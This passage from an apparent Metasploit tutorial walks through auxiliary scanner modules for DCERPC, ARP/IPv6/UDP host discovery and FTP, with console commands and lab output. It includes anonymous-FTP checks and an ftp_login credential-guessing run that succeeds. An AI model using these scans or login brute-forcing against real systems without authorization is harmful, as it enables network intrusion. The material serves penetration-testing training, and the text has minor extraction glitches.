[*] 378e52b0-c0a9-11cf-f82d-00aa0051e40f v1.0 PIPE (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (wzcsvc)
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (OLE3B0AF7639CA847BCA879F781582D)
[*] 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0 LRPC (\PIPE\atsvc) \\XEN-2K3-BARE
[*] 3c4728c5-f0ab-448b-bda1-6ce0beb0a6d5 v1.0 PIPE (DNSResolver) [DHCP Client LRPC Endpoint]
[*] d95afe70-a6d5-4259-822e-2c84da1ddbd0 v1.0 TCP (49152) 192.168.1.202
[*] 4b112204-0e19-11d3-b42b-0000f81feb9f v1.0 LRPC (LRPC-71ea8d8164d4fa6391)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsGKRpc05FBE22)
[*] 12e65d8d-887f-41ef-91bf-8d816c42c2e7 v1.0 LRPC (WMsGKRpc05FBE22) [Secure Desktop LRPC interface]
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (OLE7A8F68570F354B65A0C8D44DCBE0)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 PIPE (\pipe\trkwks) \\XEN-WIN7-BARE
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (trkwks)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (RemoteDevicesLPC_API)
[*] b58aa02e-2884-4e97-8176-4ee06d794184 v1.0 LRPC (TSUMRPD_PRINT_DRV_LPC_API)
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (OLE7A8F68570F354B65A0C8D44DCBE0) [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 PIPE (\pipe\trkwks) \\XEN-WIN7-BARE [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (trkwks) [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (RemoteDevicesLPC_API) [PcaSvc]
...snip...
[*] f6beaff7-1e19-4ffb-9ff-b89e2018337c v1.0 LRPC (eventlog) [Event log TCPIP]
[*] f6beaff7-1e19-4ffb-9ff-b89e2018337c v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [Event log TCPIP]
[*] f6beaff7-1e19-4ffb-9ff-b89e2018337c v1.0 TCP (49153) 192.168.1.202 [Event log TCPIP]
[*] 30adc50c-5cbc-46ce-9ade-91914789e23c v1.0 LRPC (eventlog) [NRP server endpoint]
```

```

[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 TCP (49153) 192.168.1.202 [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (AudioClientRpc) [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (Audiosrv) [NRP server endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (eventlog) [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 TCP (49153) 192.168.1.202 [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (AudioClientRpc) [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (Audiosrv) [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (eventlog) [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 TCP (49153) 192.168.1.202 [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (AudioClientRpc) [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (Audiosrv) [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc) [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc6) [DHCPv6 Client LRPC Endpoint]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (eventlog) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 TCP (49153) 192.168.1.202 [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (AudioClientRpc) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (Audiosrv) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc6) [Security Center]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc045EC1)
[*] c9ac6db5-82b7-4e55-aef8-e464ed7b4277 v1.0 LRPC (LRPC-af541be9090579589d) [Impl friendly name]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc0441F0)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE (\PIPE\InitShutdown) \\XEN-WIN7-BARE
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WindowsShutdown)
[*] d95afe70-a6d5-4259-822e-2c84da1ddbd0 v1.0 LRPC (WMsgKRpc0441F0)
[*] d95afe70-a6d5-4259-822e-2c84da1ddbd0 v1.0 PIPE (\PIPE\InitShutdown) \\XEN-WIN7-BARE
[*] d95afe70-a6d5-4259-822e-2c84da1ddbd0 v1.0 LRPC (WindowsShutdown)
[*] Could not connect to the endpoint mapper service
[*] Scanned 06 of 55 hosts (010% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(endpoint_mapper) >

```

hidden

The dcerpc/hidden scanner connects to a given range of IP addresses and try to locate any RPC services that are not listed in the Endpoint Mapper and determine if anonymous access to the service is allowed.

```

msf > use auxiliary/scanner/dcerpc/hidden
msf auxiliary(hidden) > show options

Module options:

Name      Current Setting  Required  Description
-----  -----  -----
RHOSTS          yes        The target address range or CIDR identifier
THREADS        1           yes        The number of concurrent threads

```

As you can see, there are not many options to configure so we will just point it at some targets and let it run.

```

msf auxiliary(hidden) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(hidden) > set THREADS 55
THREADS => 55
msf auxiliary(hidden) > run

[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
...snip...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Could not obtain the endpoint list: DCERPC FAULT => nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.203
[*] Could not obtain the endpoint list: DCERPC FAULT => nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.201
[*] Could not connect to the endpoint mapper service
[*] Could not contact the endpoint mapper on 192.168.1.250
[*] Looking for services on 192.168.1.204:1025...
[*]      HIDDEN: UUID 12345778-1234-abcd-ef00-0123456789ab v0.0
[*] Looking for services on 192.168.1.202:49152...
[*]      CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]      HIDDEN: UUID c681d488-d850-11d0-8c52-00c04fd90f7e v1.0
[*]      CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]      HIDDEN: UUID 11220835-5b26-4d94-ae86-c3e475a809de v1.0

```

```

[*]          CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]  HIDDEN: UUID 5cbe92cb-f4be-45c9-9fc9-33e73e557b20 v1.0
[*]          CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]  HIDDEN: UUID 3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
[*]          CONN BIND CALL DATA=0000000057000000
[*]
[*]  HIDDEN: UUID 1cbcad78-df0b-4934-b558-87839ea501c9 v0.0
[*]          CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]  HIDDEN: UUID c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
[*]          CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*] Remote Management Interface Error: The connection timed out (192.168.1.202:49152).
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(hidden) >

```

As you can see, despite the simple setup, we still gathered some additional information about one of our targets.

management

The dcerpc/management module scans a range of IP addresses and obtains information from the Remote Management interface of the DCERPC service.

```

msf > use auxiliary/scanner/dcerpc/management
msf auxiliary(management) > show options

Module options:

Name      Current Setting  Required  Description
----      -----        -----    -----
RHOSTS      yes           The target address range or CIDR identifier
RPORT      135            yes           The target port
THREADS     1              yes           The number of concurrent threads

```

There is minimal configuration required for this module; we simply need to set our THREADS value and the range of hosts we want scanned and run the module.

```

msf auxiliary(management) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(management) > set THREADS 55
THREADS => 55
msf auxiliary(management) > run

[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] UUID e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] Remote Management Interface Error: The connection was refused by the remote host (192.168.1.250:135).
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 000100000000000010000000000000d3060000
[*] UUID 0b0a6584-9e0f-11cf-a3cf-00805f68c1b v1.1
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 000100000000000010000000000000d3060000
[*] UUID 1d55b526-c137-46c5-ab79-638f2a68e869 v1.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 000100000000000010000000000000d3060000
[*] UUID e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 000100000000000010000000000000d3060000
[*] UUID 99fcfec4-5260-101b-bbc9-00aa0021347a v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 000100000000000010000000000000d3060000
[*] UUID b9e79e60-3d52-11ce-aaa1-0006901293f v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 000100000000000010000000000000d3060000
[*] UUID 412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]   listening: 00000000
[*]   killed: 00000005
[*]   name: 000100000000000010000000000000d3060000

```

```
[*] UUID 00000136-0000-0000-c000-000000000046 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 000100000000000010000000000000d3060000
[*] UUID c6f3ee72-ce7e-11d1-b71e-00c4fc3111a v1.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 000100000000000010000000000000d3060000
[*] UUID 4d9f4abb-7d1c-11cf-861e-0020af6e7c57 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 000100000000000010000000000000d3060000
[*] UUID 000001a0-0000-0000-c000-000000000046 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]      listening: 00000000
[*]      killed: 00000005
[*]      name: 000100000000000010000000000000d3060000
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(management) >
```

tcp_dcerpc_auditor

The dcerpc/tcp_dcerpc_auditor module scans a range of IP addresses to determine what DCERPC services are available over a TCP port.

```
msf > use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor  
msf auxiliary(tcp_dcerpc_auditor) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	135	yes	The target port
THREADS	1	yes	The number of concurrent threads

To run this scanner, we just need to set our RHOSTS and THREADS values and let it run.

As you can see, this quick scan has turned up some available services on a number of our hosts which could warrant further investigation.

Scanner Discovery Auxiliary Modules

arp_sweep

When your target systems are located on the same network as your attacking machine, you can enumerate systems by performing an ARP scan. Naturally, Metasploit has a module that can help you out.

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

Name      Current Setting  Required  Description
----      -----          -----    -----
INTERFACE          no        The name of the interface
RHOSTS           yes       The target address range or CIDR identifier
SHOST            no        Source IP Address
SMAC             no        Source MAC Address
THREADS          1         yes       The number of concurrent threads
TIMEOUT          5         yes       The number of seconds to wait for new data
```

Due to the manner in which ARP scanning is performed, you need to pass your MAC address and source IP address to the scanner in order for it to function properly.

```
msf auxiliary(arp_sweep) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(arp_sweep) > set SHOST 192.168.1.101
SHOST => 192.168.1.101
msf auxiliary(arp_sweep) > set SMAC d6:46:a7:38:15:65
SMAC => d6:46:a7:38:15:65
msf auxiliary(arp_sweep) > set THREADS 55
THREADS => 55
msf auxiliary(arp_sweep) > run

[*] 192.168.1.201 appears to be up.
[*] 192.168.1.203 appears to be up.
[*] 192.168.1.205 appears to be up.
[*] 192.168.1.206 appears to be up.
[*] 192.168.1.250 appears to be up.
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) >
```

As you will see when running this module, ARP scanning is very fast.

ipv6_neighbor

The “**ipv6_neighbor**” auxiliary module probes the local network for IPv6 hosts that respond to Neighbor Solicitations with a link-local address. This module, like the **arp_sweep** one, will generally only work within the attacking machine’s broadcast domain.

```
msf > use auxiliary/scanner/discovery/ipv6_neighbor
msf auxiliary(ipv6_neighbor) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----    -----
INTERFACE          no        The name of the interface
PCAPFILE          no        The name of the PCAP capture file to process
RHOSTS           yes       The target address range or CIDR identifier
SHOST            yes       Source IP Address
SMAC             yes       Source MAC Address
THREADS          1         yes       The number of concurrent threads
TIMEOUT          500      yes       The number of seconds to wait for new data
```

In addition to setting our RHOSTS value, we also need to set our source MAC address(SMAC) and source host(SHOST) IP address. We then set our RHOSTS and THREADS values and let the scanner run.

```
msf auxiliary(ipv6_neighbor) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ipv6_neighbor) > set SHOST 192.168.1.101
SHOST => 192.168.1.101
msf auxiliary(ipv6_neighbor) > set SMAC d6:46:a7:38:15:65
SMAC => d6:46:a7:38:15:65
msf auxiliary(ipv6_neighbor) > set THREADS 55
THREADS => 55
msf auxiliary(ipv6_neighbor) > run
```

```

[*] IPv4 Hosts Discovery
[*] 192.168.1.10 is alive.
[*] 192.168.1.11 is alive.
[*] 192.168.1.2 is alive.
[*] 192.168.1.69 is alive.
[*] 192.168.1.109 is alive.
[*] 192.168.1.150 is alive.
[*] 192.168.1.61 is alive.
[*] 192.168.1.201 is alive.
[*] 192.168.1.203 is alive.
[*] 192.168.1.205 is alive.
[*] 192.168.1.206 is alive.
[*] 192.168.1.99 is alive.
[*] 192.168.1.97 is alive.
[*] 192.168.1.250 is alive.
[*] IPv6 Neighbor Discovery
[*] 192.168.1.69 maps to IPv6 link local address fe80::5a55:caff:fe14:1e61
[*] 192.168.1.99 maps to IPv6 link local address fe80::5ab0:35ff:fe6a:4ecc
[*] 192.168.1.97 maps to IPv6 link local address fe80::7ec5:37ff:fef9:a96a
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipv6_neighbor) >

```

Looking at the module output, you can see that this scanner serves the dual-purpose of showing what hosts are online similar to arp_sweep and then performs the IPv6 Neighbor Discovery.

udp_probe

The “**udp_probe**” module scans a given range of hosts for common UDP services. Note: This module is deprecated and may disappear at any time.

```

msf > use auxiliary/scanner/discovery/udp_probe

[!] ****
[!] *           The module scanner/discovery/udp_probe is deprecated! *
[!] *           It will be removed on or about 2016-11-23 *
[!] *           Use auxiliary/scanner/discovery/udp_sweep instead *
[!] ****

msf auxiliary(udp_probe) > show options

Module options (auxiliary/scanner/discovery/udp_probe):

Name      Current Setting  Required  Description
----      -----          ----- 
CHOST      no            The local client address
RHOSTS     yes           The target address range or CIDR identifier
THREADS   1              yes         The number of concurrent threads

```

There are very few required settings for this module so we just configure the RHOSTS and THREADS values and let it run.

```

msf auxiliary(udp_probe) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_probe) > set THREADS 253
THREADS => 253
msf auxiliary(udp_probe) > run

[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered NetBIOS on 192.168.1.109:137 (SAMSUNG::U :SAMSUNG::U :00:15:99:3f:40:bd)
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-PROD::U :WORKGROUP::G :XEN-WIN7-PROD::U :WORKGROUP::G :aa:e3:27:6e:3b:a5)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1
[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-PATCHED::U :HOTZONE::G :HOTZONE::G :12:f1:1a:75:b8:a5)
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-SPLOIT::U :WORKGROUP::G :XEN-XP-SPLOIT::U :WORKGROUP::G :3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-BARE::U :HOTZONE::G :XEN-XP-SP2-BARE::U :HOTZONE::G :HOTZONE::U :__MSBROWSE__:G :c6:ce:4e:d9:c9
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NetBIOS on 192.168.1.250:137 (FREENAS::U :FREENAS::U :FREENAS::U :__MSBROWSE__:G :WORKGROUP::U :WORKGROUP::G :WORKGROUP::G :00:00:00:00:
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED InstanceName=SQLEXPRESS IsClustered>No Version=9.00.4035.00 tcp=1050 np=\XEN-XP-P
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Scanned 029 of 253 hosts (011% complete)
[*] Scanned 052 of 253 hosts (020% complete)
[*] Scanned 084 of 253 hosts (033% complete)
[*] Scanned 114 of 253 hosts (045% complete)
[*] Scanned 140 of 253 hosts (055% complete)
[*] Scanned 160 of 253 hosts (063% complete)
[*] Scanned 184 of 253 hosts (072% complete)
[*] Scanned 243 of 253 hosts (096% complete)
[*] Scanned 250 of 253 hosts (098% complete)
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_probe) >

```

As you can see in the above output, our quick little scan discovered many services running on a wide variety of platforms.

^

udp_sweep

The “**udp_sweep**” module scans across a given range of hosts to detect commonly available UDP services.

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

Name      Current Setting  Required  Description
----      -------------  :-----:  -----
BATCHSIZE  256            yes       The number of hosts to probe in each set
RHOSTS     yes            yes       The target address range or CIDR identifier
THREADS    10             yes       The number of concurrent threads
```

To configure this module, we just need to set the RHOSTS and THREADS values and run it.

```
msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_sweep) > set THREADS 253
THREADS => 253
msf auxiliary(udp_sweep) > run

[*] Sending 10 probes to 192.168.1.2->192.168.1.254 (253 hosts)
[*] Discovered NetBIOS on 192.168.1.109:137 (SAMSUNG::U :SAMSUNG::U :00:15:99:3f:40:bd)
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-PROD::U :WORKGROUP::G :XEN-WIN7-PROD::U :WORKGROUP::G :aa:e3:27:6e:3b:a5)
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-SPOLOIT::U :WORKGROUP::G :XEN-XP-SPOLOIT::U :WORKGROUP::G :3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-BARE::U :HOTZONE::G :XEN-XP-SP2-BARE::U :HOTZONE::G :HOTZONE::U :_MSBROWSE__::G :c6:ce:4e:d9:c9)
[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-PATCHED::U :XEN-XP-PATCHED::U :HOTZONE::G :HOTZONE::G :12:fa:1a:75:b8:a5)
[*] Discovered NetBIOS on 192.168.1.250:137 (FREENAS::U :FREENAS::U :FREENAS::U :_MSBROWSE__::G :WORKGROUP::U :WORKGROUP::G :WORKGROUP::G :00:00:00:00)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NTP on 192.168.1.99:123 (NTP v4)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED InstanceName=SQLEXPRESS IsClustered=No Version=9.00.4035.00 tcp=1050 np=\XEN-XP-P
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >
```

With minimal effort, we have once again identified a wide range of services running on many different platforms within our network.

Scanner FTP Auxiliary Modules

anonymous

The “**ftp/anonymous**” scanner will scan a range of IP addresses searching for FTP servers that allow anonymous access and determines where read or write permissions are allowed.

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options

Module options:

Name      Current Setting     Required  Description
----      -----          -----      -----
FTPPASS   mozilla@example.com  no        The password for the specified username
FTPUSER   anonymous           no        The username to authenticate as
RHOSTS    yes                 The target address range or CIDR identifier
RPORT     21                  yes       The target port
THREADS   1                  yes       The number of concurrent threads
```

Configuring the module is a simple matter of setting the IP range we wish to scan along with the number of concurrent threads and let it run.

```
msf auxiliary(anonymous) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(anonymous) > set THREADS 55
THREADS => 55
msf auxiliary(anonymous) > run

[*] 192.168.1.222:21 Anonymous READ (220 mailman FTP server (Version wu-2.6.2-5) ready.)
[*] 192.168.1.205:21 Anonymous READ (220 oracle2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.215:21 Anonymous READ (220 (vsFTPD 1.1.3))
[*] 192.168.1.203:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] 192.168.1.227:21 Anonymous READ (220 srv2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.204:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

ftp_login

The “**ftp_login**” auxiliary module will scan a range of IP addresses attempting to log in to FTP servers.

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

Name      Current Setting     Required  Description
----      -----          -----      -----
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
PASSWORD        no           no        A specific password to authenticate with
PASS_FILE       /usr/share/wordlists/fasttrack.txt  no        File containing passwords, one per line
Proxies         no           no        A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST    false        no        Record anonymous/guest logins to the database
RHOSTS          yes          yes      The target address range or CIDR identifier
RPORT           21           yes      The target port (TCP)
STOP_ON_SUCCESS  false        yes      Stop guessing when a credential works for a host
THREADS         1            yes      The number of concurrent threads
USERNAME         no           no        A specific username to authenticate as
USERPASS_FILE   no           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false        no        Try the username as the password for all users
USER_FILE        no           no        File containing usernames, one per line
VERBOSE         true          yes      Whether to print output for all attempts
```

This module can take both wordlists and user-specified credentials in order to attempt to login.

```
msf auxiliary(ftp_login) > set RHOSTS 192.168.69.50-254
RHOSTS => 192.168.69.50-254
```

```

msf auxiliary(ftp_login) > set THREADS 205
THREADS => 205
msf auxiliary(ftp_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(ftp_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(ftp_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ftp_login) > run

[*] 192.168.69.51:21 - Starting FTP login sweep
[*] 192.168.69.50:21 - Starting FTP login sweep
[*] 192.168.69.52:21 - Starting FTP login sweep
...snip...
[*] Scanned 082 of 205 hosts (040% complete)
[*] 192.168.69.135:21 - FTP Banner: '220 ProFTPD 1.3.1 Server (Debian) [:ffff:192.168.69.135]\x0d\x0a'
[*] Scanned 204 of 205 hosts (099% complete)
[+] 192.168.69.135:21 - Successful FTP login for 'msfadmin':'msfadmin'
[+] 192.168.69.135:21 - User 'msfadmin' has READ/WRITE access
[*] Scanned 205 of 205 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >

```

As we can see, the scanner successfully logged in to one of our targets with the provided credentials.

ftp_version

The “**ftp_version**” module simply scans a range of IP addresses and determines the version of any FTP servers that are running.

```

msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options:

Name      Current Setting      Required  Description
----      -----      -----      -----
FTPPASS   mozilla@example.com  no        The password for the specified username
FTPUSER   anonymous            no        The username to authenticate as
RHOSTS    192.168.1.200-254    yes       The target address range or CIDR identifier
RPORT     21                   yes       The target port
THREADS   1                    yes       The number of concurrent threads

```

To setup the module, we just set our RHOSTS and THREADS values and let it run.

```

msf auxiliary(ftp_version) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ftp_version) > set THREADS 55
THREADS => 55
msf auxiliary(ftp_version) > run

[*] 192.168.1.205:21 FTP Banner: '220 oracle2 Microsoft FTP Service (Version 5.0).\x0d\x0a'
[*] 192.168.1.204:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.203:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[*] 192.168.1.206:21 FTP Banner: '220 oracle2 Microsoft FTP Service (Version 5.0).\x0d\x0a'
[*] 192.168.1.216:21 FTP Banner: '220 (vsFTPD 2.0.1)\x0d\x0a'
